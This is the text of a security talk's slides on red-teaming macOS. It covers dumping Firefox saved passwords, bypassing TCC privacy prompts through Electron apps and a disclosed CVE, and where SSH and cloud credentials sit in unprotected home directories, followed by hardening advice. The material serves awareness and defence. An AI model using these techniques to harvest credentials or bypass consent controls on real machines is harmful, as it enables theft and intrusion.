
Data Collection – Firefox saved passwords




- Firefox stores saved logins & passwords in an encrypted form
- If master password is not set (default configuration) the saved credentials can be dumped without root
- https://github.com/unode/firefox_decrypt

<https://vimeo.com/751597088>

Target for this talk



Data Collection – flat files and problems with TCC



Transparency, Consent and Control (TCC)



<https://vimeo.com/751597122>

Data Collection – flat files and problems with TCC

- Accessing Desktop/Documents/Microphone and other sensitive resources will spawn a prompt
- But there are tons of TCC bypasses
- **Black Hat Talk: 20+ Ways to Bypass Your macOS Privacy Mechanisms**
- We can abuse other apps installed on the device and use their TCC permissions.

Data Collection – flat files and problems with TCC



The image shows a browser window with a single tab titled "Abusing Electron apps to bypass...". The address bar shows the URL "https://wojciechregula.blog/post/abusing-electron-apps-to-bypass-macos-security-controls/". The page content includes a profile picture of Wojciech Reguła, his name, and the title of the article. The article text discusses bypassing macOS security controls (TCC) using Electron applications.

Abusing Electron apps to bypass macOS' security controls

@WOJCIECH REGUŁA · DEC 18, 2019 · 3 MIN READ

After reading Adam Chester's neat [article](#) about bypassing macOS privacy controls, I decided to share my recently discovered trick.

To bypass the *Transparency, Consent, and Control service* (TCC), we need an Electron application that already has some privacy permissions. As it turns out, you probably have at least one such app installed - look, for example, on your desktop messengers.

...we have our own vulnerabilities #2 

Presenting :

a TCC bypass

Data Collection – flat files and problems with TCC

LaunchServices

Available for: macOS Monterey

Impact: A malicious application may be able to bypass Privacy preferences

Description: The issue was addressed with additional permissions checks.

CVE-2022-26767: Wojciech Reguła (@_r3ggi) of SecuRing

<https://vimeo.com/751597193>

Data Collection & Lateral Movement

- Another good news for red teamers – cloud credentials are stored in ~
- Home directory isn't TCC-protected!



~/.ssh



~/.aws




~/.azure



~/.config/gcloud


Target for this talk



Hardening macOS environments

At least:


1. Enroll your company's Macs to MDM (eg. JAMF, Intune)
2. Keep them updated
3. Enforce security policies (SIP, Firewall, GateKeeper, Filevault etc)
4. Disable Office macros (if possible in your organization)
5. Install an anti-malware solution
6. Monitor your Macs



<https://www.securing.pl/en/service/infrastructure-security-testing/mac-environments-testing/>

Summing up

Thank you!



Wojciech Reguła

Head of Mobile Security at SecuRing



@_r3ggi



wojciech-regula